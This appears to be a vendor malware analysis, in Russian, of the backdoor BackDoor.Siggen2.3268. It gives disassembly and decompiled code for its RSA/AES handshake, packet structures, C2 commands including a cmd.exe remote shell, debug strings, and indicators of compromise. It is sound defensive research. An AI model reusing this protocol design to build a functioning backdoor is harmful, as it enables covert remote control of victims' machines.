
Ниже представлен расшифрованный RSA-ключ.

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA8W8cpiAwGjiSebyCFRQq
9Mxmdj6zIGGh6R9DJ+HD7KxZTU51y20YfQbNt0n6fSYkTfysuKanHaN59jnfk1mU
buXnoQDLc7GzCRk8f7Btumd251/v7eFXVsXA1qbZHucZpcy/t946VvY+txMbCduQ
7Wg7X+m2GJoQBX11th/1IWOoJ2usqZbzhlAJqR9B4q5xLiei/CbsbP6YFwBjpEb5
9kUOpT1D27LorxqIp9YqaqLtMh4PXLu3gcewN0rRGqHsBH4X2ZRs7yWvm8zMBPFS
HsTK9rTZqWS66WlCc9WS73NAnyFjrwam98aLVmuRkGMTRUFclQp8fd//NiKFeMBX
GQIDAQAB
-----END PUBLIC KEY-----

.\>openssl rsa -noout -text -inform PEM -in pubkey.pem -pubin
Public-Key: (2048 bit)
Modulus:
00:f1:6f:1c:a6:20:30:1a:38:92:79:bc:82:15:14:
2a:f4:cc:66:76:3e:b3:20:61:a1:e9:1f:43:27:e1:
c3:ec:ac:59:4d:4e:75:cb:6d:18:7d:06:cd:b7:49:
fa:7d:26:24:4d:fc:ac:b8:a6:a7:1d:a3:79:f6:39:
df:93:59:94:6e:e5:e7:a1:00:cb:73:b1:b3:09:19:
3c:7f:b0:6d:ba:67:76:e7:5f:ef:ed:e1:57:56:c5:
c0:d6:a6:d9:1e:e7:19:a5:cc:bf:b7:de:3a:56:f6:
3e:b7:13:1b:09:db:90:ed:68:3b:5f:e9:b6:18:9a:
10:05:7d:75:b6:1f:f5:21:63:a8:27:6b:ac:a9:96:
f3:86:50:09:a9:1f:41:e2:ae:71:2e:27:a2:fc:26:
ec:6c:fe:98:17:00:63:a4:46:f9:f6:45:0e:a5:3d:
43:db:b2:e8:af:1a:88:a7:d6:2a:6a:a2:ed:32:1e:
0f:5c:bb:b7:81:c7:b0:37:4a:d1:1a:a1:ec:04:7e:
17:d9:94:6c:ef:25:af:9b:cc:cc:04:f1:52:1e:c4:
ca:f6:b4:d9:a9:64:ba:e9:69:42:73:d5:92:ef:73:
40:9f:21:63:af:06:a6:f7:c6:8b:56:6b:91:90:63:
13:45:41:5c:95:0a:7c:7d:df:ff:36:22:85:78:c0:
57:19
Exponent: 65537 (0x10001)
```

После этого бэкдор генерирует случайное значение типа `WORD`, которое будет использовано для формирования пакета и проверки ответа от сервера.

Затем с использованием OpenSSL генерирует случайный AES-ключ (256 бит) и формирует ключи шифрования и дешифровки.



```
.text:00000001800A3F40
.text:00000001800A3F40
.text:00000001800A3F40
.text:00000001800A3F40 ; __int64 __fastcall create_AES_key(AES_key *p_AES_key)
.text:00000001800A3F40 create_AES_key proc near
.text:00000001800A3F40
.text:00000001800A3F40 userKey= qword ptr  8
.text:00000001800A3F40
.text:00000001800A3F40 mov     [rsp+userKey], rcx
.text:00000001800A3F45 sub     rsp, 28h
.text:00000001800A3F49 mov     rcx, [rsp+28h+userKey] ; key
.text:00000001800A3F4E call    generate_key
.text:00000001800A3F53 mov     r8, [rsp+28h+userKey]
.text:00000001800A3F58 add     r8, AES_key.encryptKey ; key
.text:00000001800A3F5C mov     edx, 100h       ; bits
.text:00000001800A3F61 mov     rcx, [rsp+28h+userKey] ; userKey
.text:00000001800A3F66 call    OpenSSL__j_AES_set_encrypt_key
.text:00000001800A3F6B mov     r8, [rsp+28h+userKey]
.text:00000001800A3F70 add     r8, AES_key.decryptKey ; key
.text:00000001800A3F77 mov     edx, 100h       ; bits
.text:00000001800A3F7C mov     rcx, [rsp+28h+userKey] ; userKey
.text:00000001800A3F81 call    OpenSSL__j_AES_set_decrypt_key
.text:00000001800A3F86 add     rsp, 28h
.text:00000001800A3F8A retn
.text:00000001800A3F8A create_AES_key endp
.text:00000001800A3F8A
```

С помощью RSA-ключа шифрует сгенерированный ключ для дальнейшей его отправки на управляющий сервер.

Бэкдор хранит ключи в объекте `AZ092342345`. Его структуру можно представить следующим образом.

```
struct AZ092342345
{
  vtable_AZ092342345 *vtable;
  AB2952354 o_AB2952354_response_data;
  AB2952354 o_AB2952354_decoded_data;
  AB2952354 o_AB2952354_3;
  AB2952354 o_AB2952354_4;
  WORD check_word;
  BYTE gap[6];
  RSA **p_RSA; //RSA - структура из библиотеки OpenSSL
  AES_key AES_key;
  WORD rnd_word;
  DWORD dword_362;
};

struct AB2952354 //объекты класса AB2952354 используются в качестве
контейнеров данных, например, отправляемых и получаемых от сервера
{
```

```
  vtable_AB2952354 *vtable;
  BYTE *p_buffer;
  BYTE *p_buffer_end;
  DWORD data_size;
  CRITICAL_SECTION crit_sect;
};

struct AES_key
{
  char userKey[32];
  char ivec[20];
  int field_34;
  QWORD field_38;
  AES_KEY encryptKey; //AES_KEY структура из OpenSSL
  AES_KEY decryptKey;
};
```

Пакет, отправляемый при рукопожатии, имеет длину `0x10A + <rnd>`, где `rnd` — случайное значение от 0 до 63, и имеет следующую структуру:

WORD	DWORD	DWORD	BYTE[]
проверочное значение	случайное значение	случайная часть длины пакета	зашифрованный AES-ключ

Первое проверочное значение (`WORD`) формируется следующим образом.

```
LPWORD __fastcall encryption_AZ092342345::set_get_rnd_word_xored(encryption_AZ092342345 *p_AZ092342345)
{
  LOBYTE(p_AZ092342345->rnd_word) = get_rnd_value();
  HIBYTE(p_AZ092342345->rnd_word) = HIBYTE(p_AZ092342345->check_word) ^ LOBYTE(p_AZ092342345->rnd_word);
  return (LPWORD)&p_AZ092342345->rnd_word;
}
```

Пакет отправляется на сервер, затем запускается отдельный поток, который с помощью `select` ожидает поступления ответа на сокет, с которого отправлен handshake-пакет. При получении ответа проверяет первые 2 байта входящего пакета.

```
__int64 __fastcall check_resp_head_word(encryption_AZ092342345 *p_AZ092342345, LPBYTE p_recvd_data)
{
  return (unsigned __int8)(p_recvd_data[1] ^ *p_recvd_data) == HIBYTE(p_AZ092342345->check_word);
}
```

Если результат равен `1`, то соединение сбрасывается. В противном случае бэкдор парсит пакет, который имеет следующий заголовок.

WORD	DWORD	DWORD	DWORD
проверочное значение	длина пакета с заголовком	длина упакованных данных	длина распакованных данных

Данные зашифрованы по алгоритму AES с ключом, отправленным серверу в handshake-пакете и упакованы библиотекой zlib.

```
28    v7 = extract_and_decode_data(
29           (encryption_AZ092342345 *)((char *)p_conn_obj + *(int *)(p_conn_obj->enc_obj_offset_addr + 4)),
30           p_recvd_data,
31           data_size);
32    result = v7;
33    if ( (int)v7 <= 0 )
34    {
35      if ( v7 )
36      {
37        pExceptionObject[0] = (__int64)"bad buf";
38        CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PEAD);
39      }
40      return result;
41    }
42    v4 = get_data_size((buffer_AB2952354 *)((char *)&p_conn_obj->o_AZ092342345.o_AB2952354_response_data.data_size
43                                          + *(int *)(p_conn_obj->enc_obj_offset_addr + 4)));
44    v5 = buffer_AB2952354::get_data_ptr(
45           (buffer_AB2952354 *)((char *)&p_conn_obj->o_AZ092342345.o_AB2952354_response_data.data_size
46                              + *(int *)(p_conn_obj->enc_obj_offset_addr + 4)),
47           0);
48    ((void (__fastcall *)(KCPOI982S *, BYTE *, _QWORD))p_conn_obj->p_KCPOI982S->parent_AM1876234af3.vtable->func_2)(
49      p_conn_obj->p_KCPOI982S,
50      v5,
51      v4);
52  }
```

Объект `KCPOI982S` инициализируется в основном потоке бэкдора и отвечает за обработку команд от управляющего сервера.

После инициализации процедуры рукопожатия **BackDoor.Siggen2.3268** в главном потоке зашифровывает конфигурацию при помощи RC4, затем сохраняет ее в реестре. Далее подготавливает информацию о системе для последующей отправки на сервер. Заголовок пакета аналогичен заголовку пакета, полученному от сервера в процессе рукопожатия; данные упаковываются zlib и зашифровываются по алгоритму AES. Передаваемая информация о зараженной системе представляется структурой:

```
struct sysinfo
{
  BYTE id;
  OSVERSIONINFOEXA os_version;
  DWORD CPU_MHz;
  DWORD sin_addr;
  BYTE cfg_item_0x29_or_hostname[64];
  BYTE cfg_C2_index;
  DWORD tick_count_diff;
  char field_F0[64];
```

```
};
```

`id` — идентификатор пакета. В данном случае равен `0x66`.

`sin_addr` — IP-адрес управляющего сервера, с которым установлено соединение.

`cfg_item_0x29_or_hostname` — значение параметра конфигурации с идентификатором, равным `0x29`; если оно не задано, то в качестве значения используется имя зараженного компьютера.

`field_F0` принимает значения в зависимости от параметра конфигурации с идентификатором `0x1E`.

- `cfg_item_0x1E == 0 => cfg.item_0x1F`
- `cfg_item_0x1E == 1 => cfg.item_0x21`
- `cfg_item_0x1E == 2 => "c"`
- `cfg_item_0x1E == 3 => "p"`

После структуры `sysinfo` дописывается случайная последовательность длиной от 0 до 255 байт.

После отправки информации о системе создается объект класса `KCPOI982S` для обработки команд от управляющего сервера. Основное предназначение этого объекта — проверка идентификатора команды и создание объекта, предназначенного для обработки конкретной команды. Объект `KCPOI982S` и другие объекты-обработчики команд наследуются от класса `AM1876234af3`, который содержит лишь дескриптор события для синхронизации и ссылку на объект `SBC02DEFE6` для работы с соединением.

`KCPOI982S` создает отдельные потоки для каждой команды и хранит в себе массив дескрипторов этих потоков, прерывает их в своем деструкторе.

Обработка команд управляющего сервера

Идентификатор команды содержится в 1-м байте нагрузки пакета, отправленного сервером (после расшифровки и распаковки).

id	Имя объекта-обработчика	Описание

0x10	BCJI09RUC	Выслать список процессов. По каждому процессу формирует структуру:
		`struct process_info`
		`{`
		`BYTE id; //0x73`

		DWORD PID; char sz_ExeFile[x]; char sz_exe_full_path[x]; }
0x15	AS01243895	Создать командную оболочку из cmd.exe. Запускает cmd.exe с перенаправлением `StdIn`,`StdOut`,`StdErr` в пайпы, затем отправляет пакет с байтом `0x76` в нагрузке. После этого в цикле пытается читать из пайпа результат и отправлять его на сервер.

0x01	AF434faf845	Отправить информацию обо всех дисках (перебирает по буквам, кроме A и B). По каждому диску формирует структуру:
		struct drive_info
		{
		BYTE id; //0x67
		BYTE drive_type;
		DWORD total_kbytes;
		DWORD kbytes_available;
		char sz_type_name[x]; //поле szTypeName структуры SHFILEINFOA после вызова SHGetFileInfoA (напр, Local Disk)
		char sz_filesystem_name;
		}

0x20	AC92784f908234	Отправить конфигурацию на сервер. Нагрузка пакета представляется структурой:
		struct config_packet
		{
		BYTE id; //0x77
		cfg config;
		}

0x00	-	Сбросить соединение

Артефакты

BackDoor.Siggen2.3268 содержит множество отладочных строк, ссылки на них отсутствуют.

```
.rdata:00000001800D4DF8    00000008    C    started
.rdata:00000001800D4E00    0000001B    C    get test connect style: %d
.rdata:00000001800D4E20    00000013    C    Read config error!
.rdata:00000001800D4E38    00000024    C    begin connecting, connect
style: %d
```

```
.rdata:00000001800D4E60    00000015    C    - main connect fail!
.rdata:00000001800D4E78    00000032    C    !MainThread, sendLoginInfo
error, reconnect again
.rdata:00000001800D4EB0    0000000F    C    - Not Actived!
.rdata:00000001800D4EC0    00000012    C    ++ Server Actived
.rdata:00000001800D4ED8    00000027    C    !send Heartbeat error, repeat
connect.
.rdata:00000001800D4F00    0000000F    C    !in Debug,out\n
.rdata:00000001800D4F10    0000001B    C    TestConnectModeI %d Error!
.rdata:00000001800D4F30    00000020    C    Test Connect BackDomain
Succeed
.rdata:00000001800D4F50    00000016    C    begin iBackStyle = %d
.rdata:00000001800D4F68    0000000F    C    con test again
.rdata:00000001800D4F78    0000001E    C    Succeed Test, iBackStyle = %d
.rdata:00000001800D4F98    0000001E    C    Test Failure, Sleep 10-30m!!!
.rdata:00000001800D4FB8    00000035    C    Test toatl Failure, Sleep
20_50m!!!, totalcount = %d
.rdata:00000001800D5088    00000016    C    configure data key:%s
.rdata:00000001800D50A0    0000000F    C    !read1 reg, %d
.rdata:00000001800D50B0    0000000F    C    !read2 reg, %d
.rdata:00000001800D50C0    00000010    C    !write1 reg, %d
.rdata:00000001800D50D0    00000010    C    !write2 reg, %d
.rdata:00000001800D50E0    00000010    C    !write3 reg, %d
.rdata:00000001800D50F0    00000010    C    !write4 reg, %d
.rdata:00000001800D5100    00000018    C    Public Encrypt failed\n
.rdata:00000001800D5118    00000017    C    !UnzipPacket: not flag
.rdata:00000001800D5130    00000016    C    !UnzipPacket: Decrypt
.rdata:00000001800D5178    00000015    C    @@ TCP Construct end
.rdata:00000001800D5190    0000001C    C    @@<- TCP begin DisConstruct
.rdata:00000001800D51B0    00000024    C    @@-- TCP Disconnect in
DisConstruct
.rdata:00000001800D51D8    0000001A    C    DisConstruct: closesocket
.rdata:00000001800D51F8    0000001C    C    Discontruct: close m_hEvent
.rdata:00000001800D5218    0000001A    C    @@-> TCP End DisConstruct
.rdata:00000001800D5238    00000027    C    TCPConnecting begin, Host:%s,
Port: %d
.rdata:00000001800D5260    00000018    C    !Connect, lpszHost = %s
.rdata:00000001800D5278    00000015    C    Create Socket error!
.rdata:00000001800D5290    00000021    C    !TCP gethostbyname(),lpszHost=
%s
.rdata:00000001800D52B8    00000013    C    TCP connect error!
.rdata:00000001800D52D0    00000014    C    new key buf error!\n
.rdata:00000001800D52E8    00000012    C    const key failed\n
.rdata:00000001800D5300    00000013    C    send askey failed\n
.rdata:00000001800D5318    00000017    C    TCPConnecting succeed!
.rdata:00000001800D5330    00000018    C    <-- TCP disconnect into
.rdata:00000001800D5348    00000019    C    <-- TCP disconnect begin
.rdata:00000001800D5368    00000017    C    --> TCP disconnect end
```

```
.rdata:00000001800D5380    00000018    C    <-- TCP disconnect exit
.rdata:00000001800D5398    00000019    C    !Send error, Disonnect()
.rdata:00000001800D53B8    0000001A    C    TCP send1 to SendRetry:%d
.rdata:00000001800D53D8    0000001A    C    TCP send2 to SendRetry:%d
.rdata:00000001800D53F8    00000017    C    Create TCP WorkThread!
.rdata:00000001800D5410    0000001C    C    begin into WorkThread while
.rdata:00000001800D5430    00000028    C    !WorkThread, select error,
Disconnect()
.rdata:00000001800D5458    00000026    C    !WorkThread, recv error,
Disconnect()
.rdata:00000001800D5480    00000015    C    Exit TCP WorkThread!
.rdata:00000001800D5498    00000024    C    !OnRead, dwIoSize = 0,
Disconnect()
.rdata:00000001800D54C0    00000025    C    !recv only packet flag,
Disconnect()
.rdata:00000001800D54E8    00000008    C    bad buf
.rdata:00000001800D54F0    00000024    C    !UnzipPacket failure!,
Disconnect()
.rdata:00000001800D5528    0000000E    C    JnteroetPpenA
```

Приложение № 1. Индикаторы компрометации

SHA1-хеши

BackDoor.Skeye

a259db436aa8883cc99af1d59f05f4b1d97c178b: `acess.exe`

b0ff476e3a273af600840d0f3dcd099274035e76: `skeye.exe`

BackDoor.DNSep.1

14a652b5b9d71171224541ce2b950cf55da38190: `ccL100U.dll`

f76ae6ee508cf22f52b8533d704667a1893860d9: (payload)

BackDoor.RemShell.24

fffec74a6330e25f97b687f989bb287aeb5fbb76: `ftps.dll`

BackDoor.Siggen2.3268

bfa1e457afbb1f160094f65b456503b64832d249: `ssdtvrs.dll`

ce3fc5b40231b5a9dd4aeeb0f0c7ef6f7779c53e: `ssdtvrs.dll`

BackDoor.Farfli.130

b33e65fd1790260ad47a0dbdad2f12f555a0d6ca: `Irmon32.dll`

Trojan.Mirage.12

fc698eb0d7d6948605a7e5ba6708752b691a3fec: `dnvdisp32.dll`

BackDoor.PlugX.67

ad5fc8dfe8341d08c118abe72caa7cc8d40efa11: `mcutil.dll.bbc`

Домены

www2[.]morgoclass[.]com

term[.]internnetionfax[.]com

atob[.]kommesantor[.]com

rps[.]news-click[.]net

www1[.]dotomater[.]club

ns02[.]ns02[.]us

snow[.]swingfished[.]com

skype[.]swingfished[.]com

dog[.]darknightcloud[.]com

eye[.]darknightcloud[.]com

home[.]sysclearprom[.]space

tick[.]sysclearprom[.]space

atlas[.]golianbooks[.]com

dm[.]golianbooks[.]com

IP

103.97.124[.]193

103.91.67[.]251

144.34.145[.]168

185.70.185[.]231

45.76.34[.]147